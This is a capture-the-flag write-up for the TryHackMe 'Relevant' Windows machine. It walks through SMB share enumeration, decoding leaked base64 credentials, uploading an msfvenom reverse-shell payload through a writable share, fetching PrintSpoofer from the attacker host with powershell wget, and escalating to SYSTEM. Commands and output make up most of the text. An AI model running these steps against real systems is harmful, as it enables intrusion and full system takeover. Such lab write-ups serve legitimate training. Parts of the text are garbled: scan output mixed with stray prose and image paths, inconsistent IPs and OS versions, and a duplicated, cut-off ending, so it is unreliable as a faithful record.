

# Relevant

Firstly Performed a nmap scan to find the open ports and services present.

nmap scan:

```
(kali@kali) ~/thm_ctfs/relevant-pentest
$ cat nmap_result.txt
# Nmap 7.95 scan initiated Sun Jun  8 22:45:06 2025 as: /usr/lib/nmap/nmap --privileged -T4 -v -A -oN nmap_result.txt 10.10.109.255
Nmap scan report for 10.10.109.255:
Host is up (0.17s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_ http-title: IIS Windows Server
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
|_ ssl-date: 2025-06-08T17:16:08+00:00; -2s from scanner time.
rdp-ntlm-info:
|_ Target_Name: RELEVANT
|_ NetBIOS_Domain_Name: RELEVANT
|_ NetBIOS_Computer_Name: RELEVANT
|_ DNS_Domain_Name: Relevant
|_ DNS_Computer_Name: Relevant
|_ Product_Version: 10.0.14393
|_ System_Time: 2025-06-08T17:15:28+00:00
|_ ssl-cert: Subject: commonName=Relevant
|_ Issuer: commonName=Relevant
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2025-06-07T17:07:27
|_ Not valid after: 2025-12-07T17:07:27
|_ MD5: db3b:a040:ed2e:3505:2608:5da2:1014:cfb6
|_ SHA-1: 5043:d4bb:7060:e99d:5a48:aadd:596e:1971:d6f6:0653
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012|2016|2008|7 (91%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows 7 or Windows Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.006 days (since Sun Jun  8 22:37:16 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Since there was port 139 and 445 open indicated that SMB services was open and maybe could find a samba share. So using smbclient checked for any samba shares:

```
smbclient -L '\\\\{IP}
```

```
$ smbclient -L '\\\\10.10.154.112
Password for [WORKGROUP\kali]:

Sharename      Type           Comment
-----
ADMIN$         Disk           Remote Admin
C$             Disk           Default share
IPC$           Disk           Remote IPC
nt4wrk$        Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.154.112 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

The share nt4wrksv looked interesting so decided to check it out:

```
smbclient \\\{IP}\\nt4wrksv
```

```
$ smbclient \\\10.10.154.112\\nt4wrksv
Password for [WORKGROUP\\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Sun Jul 26 03:16:04 2020
..               D          0   Sun Jul 26 03:16:04 2020
passwords.txt    A        98   Sat Jul 25 20:45:33 2020
7735807 blocks of size 4096. 5138647 blocks available
smb: \>
```

Found a passwords.txt file which when downloaded it found 2 interesting passwords which were encoded. The encoding looks like it is base64 encoded so decided to decode them:

```
$ cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

Decoding them gave 2 users with the passwords. So now im storing these passwords.

Next checking the nmap scan back again, we find another web server in port 49663.

```
49663/tcp open  http           Microsoft IIS httpd 10.0
```

After this i had explored around other possible ways to find any clues. I did perform a directory search using ffuf and guess what found the "nt4wrksv" directory.

```
ffuf -u http://10.10.255.238:49663/FUZZ -w /usr/share/wordlists/dirbuster/directo
```


```

v2.1.0-dev


:: Method      : GET
:: URL         : http://10.10.255.238:49663/FUZZ
:: Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

Found a password in file which when downloaded it found 2 interesting passwords which were
needed. The encoding looks like it is base64 encoded so decided to decode them
passwords.txt
# [Status: 200, Size: 703, Words: 27, Lines: 32, Duration: 168ms]
# Copyright 2007 James Fisher [Status: 200, Size: 703, Words: 27, Lines: 32, Duration: 168ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 703, Words: 27, Lines: 32, Duration: 170ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 703, Words: 27, Lines: 32, Duration: 170ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 703, Words: 27, Lines: 32, Duration: 170ms]
# [Status: 200, Size: 703, Words: 27, Lines: 32, Duration: 171ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 703, Words: 27, Lines: 32, Duration: 173ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 703, Words: 27, Lines: 32, Duration: 175ms]
# [Status: 200, Size: 703, Words: 27, Lines: 32, Duration: 175ms]
# Attribution-Share Alike 3.0 license. To view a copy of this [Status: 200, Size: 703, Words: 27, Lines: 32, Duration: 176ms]
# [Status: 200, Size: 703, Words: 27, Lines: 32, Duration: 177ms]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 703, Words: 27, Lines: 32, Duration: 181ms]
# [Status: 200, Size: 703, Words: 27, Lines: 32, Duration: 180ms]
# on at least 2 different hosts [Status: 200, Size: 703, Words: 27, Lines: 32, Duration: 191ms]
# [Status: 200, Size: 703, Words: 27, Lines: 32, Duration: 169ms]
nt4wrkqv [Status: 301, Size: 159, Words: 9, Lines: 2, Duration: 180ms]
```

So then i entered the directory in the URL and guess what I had got a blank page which got me a small hope that something was present.



Then i realised that this share also contained the passwords.txt which maybe could be present here too, so i entered the file name as well and BOOM got the contents of the password.txt file. This means we were allowed to upload files to the share and could access them here.




Now i realised we could upload a reverse shell which can get us a shell to get the first flag.

Searched for few payloads to get a reverse shell and found that the server was powered by ASP.net so we require a aspx payload.

Used msfvenom to generate a reverse tcp payload:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.21.75.220 LPORT=4443
```

Then I setup a netcat connection in the terminal and then when opened the payload in the web browser got the reverse shell:



Since the location of the user flag was not known, used the dir command to search for the user.txt file which contained the flag and then found the location:

```
c:\>dir user.txt /s
dir user.txt /s
Volume in drive C: has no label.
Volume Serial Number is AC3C-5CB5
Return Type Mismatch Fix
Directory of c:\Users\Bob\Desktop
AWS HoneyPot Hosting
07/25/2020 08:24 AM          35 user.txt
1 File(s)              35 bytes
Upgrade plan
```

Now going to that directory and opening that file, we find the first flag:

```
c:\Users\Bob\Desktop>type user.txt
type user.txt
THM{fdk4ka34vk346ksxfr21tg789ktf45}
c:\Users\Bob\Desktop>
```

Now time to find the root flag. For that we got to do privilege escalation to gain access to the root user.

now typing whoami /priv displays all the Privileges the Machine has:

```
PRIVILEGES INFORMATION
-----
Privilege Name      Description      State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeAuditPrivilege Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

c:\windows\system32\inetsrv>
```

Now did a bit of research and searched the exploits or privilege escalation techniques any of the above and found one for the SeImpersonatePrivilege: <https://usersince99.medium.com/windows-privilege-escalation-token-impersonation-seimpersonateprivilege-364b61017070>

In the above link I proceeded to use the 1st method - PrintSpoofers.

PrintSpoofer is an exploit that can be used to escalate service user permissions on Windows Server 2016, Server 2019, and Windows 10.

So I downloaded the Printspoofer.exe exploit and transferred it to the target machine:

```
c:\Users\Public\Downloads>powershell -c wget http://10.21.75.220:8000/PrintSpoofer.exe -OutFile PrintSpoofer.exe
powershell -c wget http://10.21.75.220:8000/PrintSpoofer.exe -OutFile PrintSpoofer.exe

c:\Users\Public\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Directory of c:\Users\Public\Downloads

06/09/2025  02:16 AM    <DIR>          .
06/09/2025  02:16 AM    <DIR>          ..
06/09/2025  02:16 AM                27,136 PrintSpoofer.exe
               1 File(s)                27,136 bytes
               2 Dir(s)  20,279,058,432 bytes free

c:\Users\Public\Downloads>
```

Now time to run the exploit using this command:

```
PrintSpoofer.exe -i -c cmd
```

```
c:\Users\Public\Downloads>PrintSpoofer.exe -i -c cmd.exe
PrintSpoofer.exe -i -c cmd.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

BOOM, I got the root access as you can see from whoami we got nt authority/system.

Now i navigated back to the Users folder and into the Administrator directory and in the Desktop folder, where i found the root.txt file:

```
C:\Users\Administrator>cd Desktop
cd Desktop
```

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5
```

```
Directory of C:\Users\Administrator\Desktop
```

```
07/25/2020  08:24 AM    <DIR>          .
07/25/2020  08:24 AM    <DIR>          ..
07/25/2020  08:25 AM                35 root.txt
               1 File(s)                35 bytes
               2 Dir(s) 20,268,802,048 bytes free
```

```
C:\Users\Administrator\Desktop>
```

```
C:\Users\Administrator\Desktop>whoami
Microsoft Windows [Version 10.0.16299]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32\cmd.exe
whoami
nt authority\system

C:\Windows\system32>
```

BOOM, I got the root access as you can see from whoami we got nt au  
Now I navigated back to the Users folder and into the Administrator dire  
folder, where I found the root txt file